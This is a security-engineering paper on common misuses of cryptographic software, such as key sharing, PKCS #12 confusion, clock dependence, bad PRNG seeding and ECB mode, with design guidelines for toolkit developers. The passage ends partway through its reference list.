Most crypto software is written with the assumption that the user knows what they're doing, and will choose the most appropriate algorithm and mode of operation, carefully manage key generation and secure key storage, employ the crypto in a suitably safe manner, and do a great many other things which require fairly detailed crypto knowledge. However, since most implementers are everyday programmers whose motivation for working with crypto is defined by "the boss said do it", the inevitable result is the creation of products with genuine naugahyde crypto. Sometimes this is discovered (for example when encryption keys are generated from the process ID and time, or when the RC4 keystream is re-used multiple times so the plaintext can be recovered with a simple XOR), but more frequently it isn't, so that products providing only illusory security may be deployed and used for years without anyone being any the wiser.

This paper looks at some of the ways in which crypto software developers and providers can work to avoid creating and deploying software which can be used to create naugahyde crypto. Much of the experience presented here comes from developing and supporting the open-source cryptlib toolkit [1][2], which has provided the author with a wealth of information on the ways in which crypto software is typically misused, and the principal areas in which users experience problems. Additional feedback was provided from users and developers involved with other open-source crypto efforts.

All of the events reported here are from real experiences with users, although the details have been obscured and anonymised, particularly where the users in question have more lawyers than the author's University has staff. In addition a few of the more interesting stories were excluded, but are referred to indirectly in the text (although no-one would have been able to identify the organisations involved, it was felt that having the event officially documented rather than existing only in the memory of a few implementers was too much of a legal liability). Although there are less references to sources than the author usually includes in his work, the reader should rest assured that all of the events mentioned here are real, and it's almost certain that they have either used, or been a part of the use of, one or more of the products which are not quite referred to.

2. Existing Work

There exists very little published research on the topic of proactively ensuring that crypto is used in a secure manner, as opposed to patching programs up after a problem is found. Most authors are content to present the algorithms and mechanisms and leave the rest to the implementer. An earlier work on why cryptosystems fail concentrated mostly on banking security [3][4], but did make the prophetic prediction that as implementers working with crypto products “lack skills at security integration and management, they will go on to build systems with holes”.

Another paper examined user interface problems in encryption software [5], an area which badly needs further work by HCI researchers. Finally, the author of a widely-used book on crypto went on to write a followup work designed to address the problem that “the world was full of bad security systems designed by people who read [his first book]” [6]. Like the author of this paper, he found that “the weak points had nothing to do with mathematics [...] Beautiful pieces of mathematics were made irrelevant through bad programming”. The followup work examines security in a very general-purpose manner as a process rather than a product, while this paper limits itself to trying to address the most commonly-made errors which occur when non-cryptographers (mis-)apply crypto.

In addition to these works there exist a number of general-purpose references covering security issues which can occur during application design and implementation [7][8][9]. These are targeted at application developers and are intended to cover (and hopefully eliminate) common application security problems such as buffer overflows, race conditions, elevation of privileges, access control issues, and so on. This work in contrast looks specifically at problems which occur when end users (mis-)use security software, and suggests design guidelines which can help combat such misuse.

3. Crypto Software Problems and Solutions

There are many ways in which crypto and security software can be misused. The main body of this paper covers some of the more common problem areas, providing examples of misuse and suggesting (if possible) solutions which may be adopted by developers of the security software to help minimise the potential for problems. While there is no universal fix for all problems (and indeed some of them have a social or economic basis which can't be easily solved through the application of technology), it is hoped that the guidelines presented here will both alert developers to

the existence of certain problem areas and provide some assistance in combating them.

3.1 Private Keys Aren't

One of the principal design features of cryptlib is that it never exposes private keys to outside access. The single most frequently-asked cryptlib question is therefore “How do I export private keys in plaintext form?”. The reasons given for this are many and varied, and range from the logical (“I want to generate a test key for use with XYZ”) to the dubious (“We want to share the same private key across all of our servers”) through to the bizarre (“I don't know, I just want to do it”).

In some cases the need to spread private keys around is motivated by financial concerns. If a company has spent \$495 on a Verisign certificate which was downloaded to a Windows machine then they won't spend that much again for exactly the same thing in a different format. As a result, the private key is exported from the Windows key store (from which any Windows application can utilise it) into Netscape. And OpenSSL. And BSAFE. And cryptlib (although cryptlib deliberately makes it rather difficult to poke keys of unknown provenance into it). Eventually, every encryption-enabled application on the system has a copy of the key, and for good measure it may be spread across a number of systems for use by different developers or sysadmins. Saving CA fees by re-using a single private key for everything seems to be very popular, particularly among Windows users.

The amount of sharing of private keys across applications and machines is truly frightening. Mostly this appears to occur because users don't understand the value of the private key data, treating it as just another piece of information which can be copied across to wherever it's convenient. For example a few years ago a company had developed a PGP-based encrypted file transfer system for a large customer. The system used a 2048-bit private key which was stored on disk in plaintext form, since the software was run as a batch process and couldn't halt waiting for a password to be entered. One day the customer called to say that they'd lost the private key file, and could the company's programmers please reconstruct it for them. This caused some consternation at the company, until one of the developers pointed out that there were copies of the private key stored on a file server along with the source code, and in other locations with the application binaries. Further investigation revealed that the developers had also copied it to their own machines during the development process for testing purposes. Some of these machines had later been passed on to new employees, with their original contents intact. The

file server on which the development work was stored had had its hard drives upgraded some time earlier, and the old drives (with the key on them) had been put on a nearby shelf in case they were needed later. The server was backed up regularly, with three staff members taking it in turns to take the day's tapes home with them for off-site storage (the standard practice was to drop them in the back seat of the car until they were re-used later on). In short, the only way to securely delete the encryption key being used to protect large amounts of long-term sensitive data would have been to carpet-bomb the city, and even then it's not certain that copies wouldn't have survived somewhere. While this represents a marvellous backup strategy, it's probably not what's required for protecting private keys.

If your product allows the export of private keys in plaintext form or some other widely-readable format, you should assume that your keys will end up in every other application on the system, and occasionally spread across other systems as well.

At least some of the problem arises from the fact the much current software makes it unnecessarily easy to move private keys around (see also section 3.2 for a variation of this problem). For example CAs frequently use PKCS #12 files to send a "certificate" to a new user because it makes things simpler than going through the multi-stage process in which the browser generates the private key itself. These files are invariably sent in plain text email, often with the password included. Alternatively, when the password is sent by out-of-band means, the PKCS #12 decryption key is generated directly from a hash of the uppercase-only ASCII password, despite warnings about the insecurity of this approach being well publicised several years ago [19]. Once such file, provided as a sample to the author, would have authorised access to third-party financial records in a European country. This method of key handling was standard practice for the CA involved.

Another CA took this process a step further when they attempted to solve the problem of not having their root certificate trusted by various browsers and mail programs by distributing a PKCS #12 file containing the CA root key and certificate to all relying parties. The thinking was that once the CA's private key was installed on their system, the user's PKI software would regard the corresponding certificate as being trusted (it still didn't quite fix the problem, but it was a start). This "solution" is in fact so common that the OpenSSL FAQ contains an entry specifically warning against it [55]. Incredibly, despite the strong warning in the FAQ that "this command will give away your CA's private

key and reduces its security to zero", security books have appeared which give clear, step-by-step instructions on how to distribute the CA's private key "to all your user's web browsers" [10].

Making it more difficult to do this sort of thing might help alleviate some of the problems. Certainly in the case of cryptlib when users are informed that what they're asking for isn't possible, they find a means of working within those constraints (or maybe they quietly switch to CryptoAPI, which allows private keys to be sprayed around freely). However the real problem is a social and financial one, and is examined in more detail in section 3.2.

3.2 Everything is a Certificate

In 1996 Microsoft introduced a new storage format for private keys and certificates to replace the collection of ad hoc (and insecure) formats which had been in use before then [11][12]. Initially called PFX (Personal Information Exchange) [13][14][15][16], it was later re-released in a cleaned-up form as PKCS #12 [17]. One of the main motivations for its introduction was for use in Internet kiosks in which users carried their personal data around on a floppy disk for use wherever they needed it. In practice this would have been a bad idea since Internet Explorer retains copies of the key data so that the next user who came along could obtain the previous user's keys by exporting them back onto a floppy. Internet kiosks never eventuated, but the PKCS #12 format has remained with us.

Since PKCS #12 stores both keys and certificates, and (at least under Windows) the resulting files behave exactly like certificates, many users are unable to distinguish certificates from PKCS #12 objects. In the same way that "I'm sending you a document" typically heralds the arrival of a Microsoft Word file, so "I'm sending you a my certificate" is frequently accompanied by a PKCS #12 file. This problem isn't helped by the fact that the Windows "Certificate Export Wizard" actually creates PKCS #12 files as output, defaulting to exporting the private key alongside the certificate. The situation is further confused by some of the accompanying documentation, which refers to the PKCS #12 data as a "digital ID" (rather than "certificate" or "private key"), with the implication that it's just a certificate which happens to require a password when exported. The practice of mixing public and private keys in this manner, and referring to the process of and making the behaviour of the result identical to the behaviour of a plain certificate, are akin to pouring weedkiller into a fruit juice bottle and storing it on an easily accessible shelf in the kitchen cupboard.

The author, being a known open-source crypto developer, is occasionally asked for help with certificate-management code, and has over the years accumulated a small collection of users' private keys and certificates, ranging from disposable email certificates through to relatively expensive higher-assurance certificates (the users were notified and the keys deleted where requested). The current record for a key obtained in this manner (reported by another open-source crypto developer in a similar situation) is the key for a Verisign Class 3 code-signing certificate, the highest-level certificate provided by Verisign which requires notarisation, background investigations, and fairly extensive background checking [18].

Once the PKCS #12 file is obtained, the contents can generally be recovered, either by recovering the password [19][20][21] or by taking advantage of the fact that the Certificate Export Wizard will export keys without any password if the user just keeps clicking 'Next' in standard Wizard fashion (they are in fact encrypted with a password consisting of two null characters, a Microsoft implementation bug which was reverse-engineered back into PKCS #12).

In contrast, PGP has no such problems. PGP physically separates the public and private portion of the key into two files, and makes it quite clear that the private-key file should never be distributed to anyone: "keep your secret key file to yourself [...] Never give your secret key to anyone else [...] Always keep physical control of your secret key, and don't risk exposing it by storing it on a remote timesharing computer. Keep it on your own personal computer" [22]. When distributing keys to other users, PGP only extracts the public components, even if the user explicitly forces PGP to read from the private key file (the default is to use the public key file). Even if the user never bothers to read the documentation which warns about private key security, PGP's safe-by-default key handling ensures that they can't accidentally compromise the key.

Make very clear to users the difference between public and private keys, either in the documentation/user interface or, better, by physically separating the two.

The single biggest reason for the re-use of a single key wherever possible is, as already mentioned in section 3.1, the cost of the associated certificate. A secondary reason is the complexity involved in obtaining the certificate, even if it is otherwise free. Examples of the latter include no-assurance email certificates, sometimes known as "clown-suit certificates" because of the level of identity assurance they provide [23]. Generating a new key rather than re-using the current one is therefore expensive enough and cumbersome

enough that users are given the incentive to put up with considerable inconvenience in order to re-use private keys. Users have even tried to construct ways of sharing smart cards across multiple machines in order to solve the annoying problem that they can't export the private key from the card. Another approach, which only works with some cards, is to generate the key externally and load it onto the card, leaving a copy of the original in software to be used from various applications and/or machines (the fact that people were doing this was discovered because some cards or card drivers handle external key loads in a peculiar manner, leading to requests for help from users).

PGP on the other hand, with its easily-generated, self-signed keys and certificates, suffers from no such problem, and real-world experience indicates that users are quite happy to switch to new keys and discard their old ones whenever they feel the need.

In order to solve this problem, it is necessary to remove the strong incentive provided by current X.509-style certificate management to re-use private keys. One solution to this problem would be for users to be issued key-signing certificates which they could use to create their own certificates when and as needed. This represents a somewhat awkward workaround for the fact that X.509 doesn't allow multiple signatures binding an identity to a certificate, so that it's not possible to generate a self-signed certificate which is then endorsed through further, external signatures. In any case since this solution would deprive CAs of revenue, it's unlikely to ever be implemented. As a result, even if private key sharing is made as difficult as possible, sufficiently motivated users will still find ways to spread them around. It is, unfortunately, very difficult to fix social/economic issues using technology.

3.3 Making Key Management Easy

One popular solution for key management, which has been around since the technology was still referred to as dinosaur oil, is the use of fixed, shared keys. Despite the availability of public-key encryption technology, the use of this type of key management is still popular, particularly in sectors such as banking which have a great deal of experience in working with confidential information. Portions of the process have now been overtaken by technology, with the fax machine replacing trusted couriers for key exchange.

Another solution which is popular in EDI applications is to transmit the key in another message segment in the transaction. If XML is being used, the encryption key is placed in a field carefully tagged as <password> or <key>. Yet another solution, popularised in WEP, is to use a single fixed key throughout an organisation [24].

Even when public-key encryption is being used, users often design their own key-management schemes to go with it. One (geographically distributed) organisation solved the key management problem by using the same private key on all of their systems. This allowed them to deploy public-key encryption throughout the organisation while at the same time eliminating any key management problems, since it was no longer necessary to track a confusing collection of individual keys.

Straight Diffie-Hellman requires no key management. This is always better than other no-key-management alternatives which users will create.

Obviously this method of (non-)key management is still vulnerable to a man-in-the-middle (MITM) attack, however this requires an active attack at the time the connection is established. This type of attack is considerably more difficult than a passive attack performed an arbitrary amount of time later, as is possible with unprotected, widely-known, or poorly-chosen shared keys, or, worse yet, no protection at all because a general solution to the problem isn't available [25]. In situations like this the engineering approach (within $\pm 10\%$ of the target with reasonable effort) is often better than the mathematician's approach (100% accuracy with unreasonable effort, so that in practice nothing gets done).

3.4 What Time is it Anyway?

Many security protocols, and in particular almost all PKI protocols which deal with validity intervals and time periods, assume they're operating in the presence of precisely-synchronised clocks on all systems. The fact that this frequently isn't the case was recognised a decade ago both by security researchers (mostly as a result of Kerberos V4's use of timestamps) [26][27][28] and by implementers of post-Kerberos V4 protocols such as IBM's KryptoKnight, which replaced the timestamps with nonces [29][30][31][32], Bell-Atlantic's Yaksha [33][34], and to some extent Kerberos V5, which allows for (but doesn't require) nonces [35]. More recently, one of the few published papers on PKI implementation experience pointed out the problems inherent in using timestamps for synchronisation in the CMP PKI protocol [36].

The author has seen Windows machines whose time was out by tens of minutes (incorrect settings or general clock drift), one or more hours (incorrect settings or incorrect time zone/daylight savings time adjustment), one or more days (incorrect settings or incorrect time zone, for example a machine in New Zealand set to GMT), and various larger units (weeks or months). In the most extreme case the time was out by several

decades but wasn't noticed by the user until cryptlib complained about a time problem while processing certificates with a known validity period. In addition to the basic incorrect time problems, combinations such as an offset of one day + one hour + 15 minutes have been spotted.

In addition to problems due to incorrect settings, there are also potential implementation problems. One PKI pilot ran into difficulties because of differences in the calculation of offsets from GMT in different software packages [37]. Time zone issues are extremely problematic because some operating systems handle them in a haphazard manner or can be trivially mis-configured to get the offset wrong. Even when everything is set up correctly it can prove almost impossible to determine the time offset from a program in one time zone with daylight savings time adjustment and a second program in a different time zone without daylight savings time adjustment.

A further problem with a reliance on timestamps is the fact that it extends the security baseline to something which is not normally regarded as being security-relevant, and which therefore won't be handled as carefully as obviously-security-related items such as passwords and crypto tokens. To complicate things further, times are often deliberately set incorrectly to allow expired certificates to continue to be used without paying for a new one, a trick which shareware authors countered many years ago to prevent users from running trial versions of software indefinitely. For example Netscape's code signing software will blindly trust the date incorporated into a JAR file by the signer, allowing expired certificates to be rejuvenated by backdating the signature generation time. It would also be possible to resuscitate a revoked certificate using this trick, except that the software doesn't perform revocation checking so it's possible to use it anyway.

Don't incorporate the system clock (or the other parties' system clocks) in your security baseline. If you need synchronisation, use nonces.

If some sort of timeliness guarantees are required, this can still be achieved even in the presence of completely desynchronised clocks by using the clock as a means of measuring the passage of time rather than as an absolute indicator of time. For example a server can indicate to a client that the next update will take place 15 minutes after the current request was received, a quantity which can be measured accurately by both sides even if one side thinks it's currently September 1986. To perform this operation, the client would submit a request with a nonce, and the server would respond with a (signed or otherwise integrity-protected)

reply containing a relative time to the next update. If the client doesn't receive the response within a given time, or the response doesn't contain the nonce they sent, then there's something suspicious going on. If everything is OK, they know the exact time (relative to their local clock) of the next update, or expiry, or revalidation. Although this measure is simple and obvious, the number of security standards which define mechanisms which assume the existence of perfectly synchronised clocks for all parties is somewhat worrying.

In the presence of arbitrary end user systems, relative time measures work. Absolute time measures don't.

For non-interactive protocols which can't use nonces the solution becomes slightly more complex, but can generally be implemented using techniques such as a one-off online query, or time-stamping [38].

3.5 RSA in CBC Mode

When the RSA algorithm is used for encryption, the operation is usually presented as "encrypting with RSA". The obvious consequence of this is that people try to perform bulk data encryption using pure RSA rather than using it purely as a key exchange mechanism for a fast symmetric cipher. In most cases this misunderstanding is quickly cleared up because the crypto toolkit API makes it obvious that RSA can't be used that way, however the .ICE API, which attempts to provide a highly orthogonal interface to all ciphers even if the resulting operations don't make much sense, allows for bizarre combinations such as RSA in CBC mode with PKCS #5 padding alongside the more sensible DES alternative with the same mode and padding (CBC and PKCS #5 are mechanisms designed for use with block ciphers, not public-key algorithms). As a result, when a programmer is asked to implement RSA encryption of data, they implement the operation exactly as the API allows it. One of the most frequently-asked questions for one open-source Java crypto toolkit covers assorted variations on the use of bulk data encryption with RSA, usually relating to which (block cipher) padding or chaining mode to use, but eventually gravitating towards "Why is it so slow?" once the code nears completion and testing commences.

This can lead to a variety of interesting debates. Typically a customer asks for "RSA encryption of data", and the implementers deliver exactly that. The customer claims that no-one with an ounce of crypto knowledge¹ would ever perform bulk data encryption

¹ Equivalent to 31 grams of crypto knowledge, being worth its weight in gold.

with RSA and the implementers should have known better, and the implementers claim that they're delivering exactly what the customer asked for. Eventually the customer threatens to withhold payment until the code is fixed, and the implementers sneak the changes in under "Misc.Exp." at five times the original price.

Don't include insecure or illogical security mechanisms in your crypto tools.

3.6 Left as an Exercise for the User

Crypto toolkits sometimes leave problems which the toolkit developers couldn't solve themselves as an exercise for the user. For example the gathering of entropy data for key generation is often expected to be performed by user-supplied code outside the toolkit. Experience with users has shown that they will typically go to any lengths to avoid having to provide useful entropy to a random number generator which relies on this type of user seeding. The first widely-known case where this occurred was with the Netscape generator, whose functioning with inadequate input required the disabling of safety checks which were designed to prevent this problem from occurring [39]. A more recent example of this phenomenon was provided by an update to the SSLeay/OpenSSL generator, which in version 0.9.5 had a simple check added to the code to test whether any entropy had been added to the generator (earlier versions would run the pseudo-random number generator (PRNG) with little or no real entropy). This change led to a flood of error reports to OpenSSL developers, as well as helpful suggestions on how to solve the problem, including seeding the generator with a constant text string [40][41][42], seeding it with DSA public key components (whose components look random enough to fool entropy checks) before using it to generate the corresponding private key [43], seeding it with consecutive output bytes from `rand()` [44], using the executable image [45], using `/etc/passwd` [46], using `/var/log/syslog` [47], using a hash of the files in the current directory [48], creating a dummy random data file and using it to fool the generator [49], downgrading to an older version such as 0.9.4 which doesn't check for correct seeding [50], using the output of the unseeded generator to seed the generator (by the same person who had originally solved the problem by downgrading to 0.9.4, after it was pointed out that this was a bad idea) [51], and using the string "0123456789ABCDEF0" [52]. Another alternative, suggested in a Usenet news posting, was to patch the code to disable the entropy check and allow the generator to run on empty (this magical fix has since been independently rediscovered by others [53]). In

later versions of the code which used `/dev/random` if it was present on the system, another possible fix was to open a random disk file and let the code read from that thinking it was reading the randomness device [54]. It is likely that considerably more effort and ingenuity has been expended towards seeding the generator incorrectly than ever went into doing it right.

The problem of inadequate seeding of the generator became so common that a special entry was added to the OpenSSL frequently-asked-questions (FAQ) list telling users what to do when their previously-fine application stopped working when they upgraded to version 0.9.5 [55], and since this still didn't appear to be sufficient later versions of the code were changed to display the FAQ's URL in the error message which was printed when the PRNG wasn't seeded. Based on comments on the OpenSSL developers list, quite a number of third-party applications which used the code were experiencing problems with the improved random number handling code in the new release, indicating that they were working with low-security cryptovariables and probably had been doing so for years. Because of this problem, a good basis for an attack on an application based on a version of SSLeay/OpenSSL before 0.9.5 is to assume the PRNG was never seeded, and for versions after 0.9.5 to assume it was seeded with the string "string to make the random number generator think it has entropy", a value which appeared in one of the test programs included with the code and which appears to be a favourite of users trying to make the generator "work".

The fact that this section has concentrated on SSLeay/OpenSSL seeding is not meant as a criticism of the software, the change in 0.9.5 merely served to provide a useful indication of how widespread the problem of inadequate initialisation really is. Helpful advice on bypassing the seeding of other generators (for example the one in the Java JCE) has appeared on other mailing lists. The practical experience provided by cases such as the ones given above shows how dangerous it is to rely on users to correctly initialise a generator — not only will they not perform it correctly, they'll go out of their way to do it wrong. Although there is nothing much wrong with the SSLeay/OpenSSL generator itself, the fact that its design assumes that users will initialise it correctly means that it (and many other user-seeded generators) will in many cases not function as required.

If a security-related problem is difficult for a crypto developer to solve, there is no way a non-crypto user can be expected to solve it. Don't leave hard problems as an exercise for the user.

In the above case the generator should handle not only the PRNG step but also the entropy-gathering step itself, while still providing a means of accepting user optional entropy data for those users who do bother to initialise the generator correctly. As a generalisation, crypto software should not leave difficult problems to the user in the hope that they can somehow miraculously come up with a solution where the crypto developer has failed.

3.7 This Function can Never Fail

A few years ago a product was developed which employed the standard technique of using RSA to wrap a symmetric encryption key such as a triple DES key which was then used to encrypt the messages being exchanged (compare this with the RSA usage described in section 3.5). The output was examined during the pre-release testing and was found to be in the correct format, with the data payload appropriately encrypted. Then one day one of the testers noticed that a few bytes of the RSA-wrapped key data were the same in each message. A bit of digging revealed that the key parameters being passed to the RSA encryption code were slightly wrong, and the function was failing with an error code indicating what the problem was. Since this was a function which couldn't fail, the programmer hadn't checked the return code but had simply passed the (random-looking but unencrypted) result on to the next piece of code. At the receiving end, the same thing occurred, with the unencrypted symmetric key being left untouched by the RSA decryption code. Everything appeared to work fine, the data was encrypted and decrypted by the sender and receiver, and it was only the eagle eyes of the tester which noticed that the key being used to perform the encryption was sitting in plain sight near the start of each message.

Another example of this problem occurred in Microsoft Internet Information Server (IIS), which tends to fail in odd ways under load, a problem shared with MS Outlook, which will quietly disable virus scanning when the load becomes high enough so that as much as 90% of incoming mail is never scanned for viruses [56]. In this case the failure was caused by a race condition in which one thread received and decrypted data from the user while a second thread, which used the same buffer for its data, took the decrypted data and sent it back to the user. As a result, when under load IIS was sending user data submitted over an SSL connection back to the user unencrypted [57][58]. The fix was to use two buffers, one for plaintext and one for ciphertext, and zero out the ciphertext buffer between calls. As a result, when the problem occurred, the worst which could happen was that the other side was sent an all-zero buffer [9].

To avoid problems of this kind, implementations should be designed to fail safe even if the caller ignores return codes. A straightforward way to do this is to set output data to a non-value (for example fill buffers with zeroes and set numeric or boolean values to -1) as the first operation in the function being called, and to move the result data to the output as the last operation before returning to the caller on successful completion. In this way if the function returns at any earlier point with an error status, no sensitive data will leak back to the caller, and the fact that a failure has taken place will be obvious even if the function return code is ignored.

Make security-critical functions fail obviously even if the user ignores return codes.

Another possible solution is to require that functions use handles to state information (similar to file or BSD sockets handles) which record error state information and prevent any further operations from occurring until the error condition is explicitly cleared by the user. This error-state-propagation mechanism helps make the fact that an error has occurred more obvious to the user, even if they only check the return status at the end of a sequence of function calls, or at sporadic intervals.

3.8 Careful with that Axe, Eugene

The functionality provided by crypto libraries constitute a powerful tool. However, like other tools, the potential for misuse in inexperienced hands is always present. Crypto protocol design is a subtle art, and most users who cobble their own implementations together from a collection of RSA and 3DES code will get it wrong. In this case “wrong” doesn’t refer to (for example) missing a subtle flaw in Needham-Schroeder key exchange, but to errors such as using ECB mode (which doesn’t hide plaintext data patterns) instead of CBC (which does).

The use of ECB mode, which is simple and straightforward and doesn’t require handling of initialisation vectors (IVs) and block chaining and synchronisation issues is depressingly widespread among users of basic collections of encryption routines, despite this being warned against in every crypto textbook. Confusion over block cipher chaining modes is a significant enough problem that several crypto libraries include FAQ entries explaining what to do if the first 8 bytes of decrypted data appear to be corrupted, an indication that the IV wasn’t set up properly.

As if the use of ECB itself wasn’t bad enough, users often compound the error with further implementation simplifications. For example one vendor chose to

implement their VPN using triple DES in ECB mode, which they saw as the simplest to implement since it doesn’t require any synchronisation management if packets are lost. Since ECB mode can only encrypt data in multiples of the cipher block size, they didn’t encrypt any leftover bytes at the end of the packet. The interaction of this processing mechanism with interactive user logins, which frequently transmit the user name and password one character at a time, can be imagined by the reader.

The issue which needs to be addressed here is that the average user hasn’t read any crypto books, or has at best had some brief exposure to portions of a popular text such as Applied Cryptography, and simply isn’t able to operate complex (and potentially dangerous) crypto machinery without any real training. The solution to this problem is for developers of libraries to provide crypto functionality at the highest level possible, and to discourage the use of low-level routines by inexperienced users. The job of the crypto library should be to protect users from injuring themselves (and others) through the misuse of basic crypto routines.

Instead of “encrypt a series of data blocks using 3DES with a 192-bit key”, users should be able to exercise functionality such as “encrypt a file with a password”, which (apart from storing the key in plaintext in the Windows registry) is almost impossible to misuse. Although the function itself may use an iterated HMAC hash to turn the password into a key, compress and MAC the file for space-efficient storage and integrity-protection, and finally encrypt it using (correctly-implemented) 3DES-CBC, the user doesn’t have to know (or care) about this.

Provide crypto functionality at the highest level possible in order to prevent users from injuring themselves and others through misuse of low-level crypto functions with properties they aren’t aware of.

4. Conclusion

Although snake oil crypto is rapidly becoming a thing of the past, its position is being taken up by a new breed of snake oil, naugahyde crypto, which misuses good crypto in a manner which makes it little more effective than the more traditional snake oil. This paper has covered some of the more common ways in which crypto and security software can be misused by users. Each individual problem area is accompanied (where possible) by guidelines for measures which can help combat potential misuse, or at least warn developers

that this is an area which is likely to cause problems with users. It is hoped that this work will help reduce the incidence of naugahyde crypto in use today.

Unfortunately the single largest class of problems, key management, can't be solved as easily as the other ones. Solving this extremely hard problem in a manner practical enough to ensure users won't bypass it for ease-of-use or economic reasons will require a multifaceted approach involving better key management user interfaces, user-certified or provided keys of the kind used by PGP, application-specific key management such as that used with ssh, and a variety of other approaches [59]. Until the key management task is made much more practical, "solutions" of the kind presented in this paper will continue to be widely employed.

5. References

- [1] "The Design of a Cryptographic Security Architecture", Peter Gutmann, *Proceedings of the 1999 Usenix Security Symposium*, August 1999, p.153.
- [2] "cryptlib Security Toolkit", <http://www.cs.auckland.ac.nz/~pgut001/cryptlib/>.
- [3] "Why Cryptosystems Fail", Ross Anderson, *Proceedings of the ACM Conference on Computer and Communications Security*, 1993, p.215.
- [4] "Why Cryptosystems Fail", Ross Anderson, *Communications of the ACM*, Vol.37, No.11 (November 1994), p.32.
- [5] "Why Johnny Can't Encrypt: A Usability Evaluation of PGP 5.0", Alma Whitten and J.D.Tygar, *Proceedings of the 1999 Usenix Security Symposium*, August 1999, p.169.
- [6] "Secrets and Lies", Bruce Schneier, John Wiley and Sons, 2000.
- [7] "Building Secure Software", John Viega and Gary McGraw, Addison-Wesley, 2001.
- [8] "Security Engineering", Ross Anderson, John Wiley and Sons, 2001.
- [9] "Writing Secure Code", Michael Howard and David LeBlanc, Microsoft Press, 2001.
- [10] "Linux Security", Ramón Hontañón, Sybex, 2001.
- [11] "How to break Netscape's server key encryption", Peter Gutmann, posting to the cypherpunks mailing list, message-ID 84366802803808@cs26.cs.auckland.ac.nz, 25 September 1996.
- [12] "How to break Netscape's server key encryption - Followup", Peter Gutmann, posting to the cypherpunks mailing list, message-ID 84373168812186@cs26.cs.auckland.ac.nz, 26 September 1996.
- [13] "PFX: Personal Information Exchange Syntax and Protocol Standard", version 0.019, Microsoft Corporation, 1 September 1996.
- [14] "PFX: Personal Information Exchange APIs", version 0.019, Microsoft Corporation, 1 September 1996.
- [15] "PFX: Personal Information Exchange Syntax and Protocol Standard", version 0.020, Microsoft Corporation, 27 January 1997.
- [16] "PFX — How Not to Design a Crypto Protocol/Standard", Peter Gutmann, <http://www.cs.auckland.ac.nz/~pgut001/pubs/pfx.html>.
- [17] "Personal Information Exchange Syntax Standard", PKCS #12, RSA Laboratories, 24 June 1999.
- [18] "VeriSign Certification Practice Statement (CPS), Version 2.0", Verisign, 31 August 2001.
- [19] "How to recover private keys for Microsoft Internet Explorer, Internet Information Server, Outlook Express, and many others — or — Where do your encryption keys want to go today?", Peter Gutmann, <http://www.cs.auckland.ac.nz/~pgut001/pubs/breakms.txt>, 21 January 1998.
- [20] "How to recover private keys for various Microsoft products", Peter Gutmann, posting to the cryptography@c2.net mailing list, message-ID 88531016604880@cs26.cs.auckland.ac.nz, 21 January 1998.
- [21] "An update on MS private key (in)security issues", Peter Gutmann, posting to the cryptography@c2.net mailing list, message-ID 88650938015887@cs26.cs.auckland.ac.nz, 4 February 1998.
- [22] "PGP User's Guide, Volume I: Essential Topics", Philip Zimmermann, 11 October 1994.
- [23] "Re: Purpose of PEM string", Doug Porter, posting to pem-dev@tis.com mailing list, message-ID 93Aug16.003350pdt.13997-2@well.sf.ca.us, 16 August 1993.
- [24] "Intercepting Mobile Communications: The Insecurity of 802.11", Nikita Borisov, Ian Goldberg, and David Wagner, *Proceedings of the 7th Annual International Conference on Mobile*

- Computing and Networking (Mobicom 2001)*, 2001.
- [25] "ssmail: Opportunistic Encryption in sendmail", Damian Bentley, Greg Rose, and Tara Whalen, *Proceedings of the 13th Systems Administration Conference (LISA '99)*, November 1999, p.1.
 - [26] "A Security Risk of Depending on Synchronized Clocks", Li Gong, *Operating Systems Review*, Vol.26, No.1 (January 1992), p.49.
 - [27] "A Note on the Use of Timestamps as Nonces", B.Clifford Neuman and Stuart Stubblebine, *Operating Systems Review*, Vol.27, No.2 (April 1993), p.10.
 - [28] "Limitations of the Kerberos Authentication System", Steven Bellovin and Michael Merritt, *Proceedings of the Winter 1991 Usenix Conference*, 1991, p.253.
 - [29] "Systematic Design of Two-Party Authentication Protocols", Ray Bird, Inder Gopal, Amir Herzberg, Philippe Janson, Shay Kutten, Refik Molva, and Moti Yung, *Advances in Cryptology (Crypto '91)*, Springer-Verlag Lecture Notes in Computer Science No.576, August 1991, p.44.
 - [30] "KryptoKnight Authentication and Key Distribution System", Refik Molva, Gene Tsudik, Els Van Herreweghen and Stefano Zatti, *Proceedings of the 1992 European Symposium on Research in Computer Security (ESORICS'92)*, Springer-Verlag Lecture Notes in Computer Science No.648, 1992, p.155.
 - [31] "The KryptoKnight Family of Light-Weight Protocols for Authentication and Key Distribution", Ray Bird, Inder Gopal, Amir Herzberg, Philippe Janson, Shay Kutten, Refik Molva, and Moti Yung, *IEEE/ACM Transactions on Networking*, Vol.3, No.1 (February 1995), p.31.
 - [32] "Network Security", Charlie Kaufman, Radia Perlman, and Mike Speciner, Prentice-Hall, 1996.
 - [33] "Yaksha: Augmenting Kerberos with Public Key Cryptography", Ravi Ganesan, *Proceedings of the 1995 Symposium on Network and Distributed System Security (NDSS'95)*, February 1995, p.132.
 - [34] "The Yaksha Security System", Ravi Ganesan, *Communications of the ACM*, Vol.39, No.3 (March 1996), p.55.
 - [35] "The Kerberos Network Authentication Service (V5)", RFC 1510, John Kohl and B.Clifford Neuman, September 1993.
 - [36] "Jonah: Experience Implementing PKIX Reference Freeware", Mary Ellen Zurko, John Wray, Ian Morrison, Mike Shanzer, Mike Crane, Pat Booth, Ellen McDermott, Warren Marcek, Ann Graham, Jim Wade, and Tom Sandlin, *Proceedings of the 1999 Usenix Security Symposium*, 1999, p.185.
 - [37] "Phase II Bridge Certification Authority Interoperability Demonstration Final Report", A&N Associates Inc, prepared for the Maryland Procurement Office, 9 November 2001.
 - [38] "Internet X.509 Public Key Infrastructure: Time-Stamp Protocol (TSP)", RFC 3161, Carlisle Adams, Pat Cain, Denis Pinkas, and Robert Zuccherato, August 2001.
 - [39] "Re: A history of Netscape/MSIE problems", Phillip Hallam-Baker, posting to the cypherpunks mailing list, message-ID 3238962F.1372@a1.mit.edu, 12 September 1996.
 - [40] "Re: Problem Compiling OpenSSL for RSA Support", David Hesprich, posting to the openssl-dev mailing list, 5 March 2000.
 - [41] "Re: "PRNG not seeded" in Window NT", Pablo Royo, posting to the openssl-dev mailing list, 4 April 2000.
 - [42] "Re: PRNG not seeded ERROR", Carl Douglas, posting to the openssl-users mailing list, 6 April 2001.
 - [43] "Bug in 0.9.5 + fix", Elias Papavasilopoulos, posting to the openssl-dev mailing list, 10 March 2000.
 - [44] "Re: setting random seed generator under Windows NT", Amit Chopra, posting to the openssl-users mailing list, 10 May 2000.
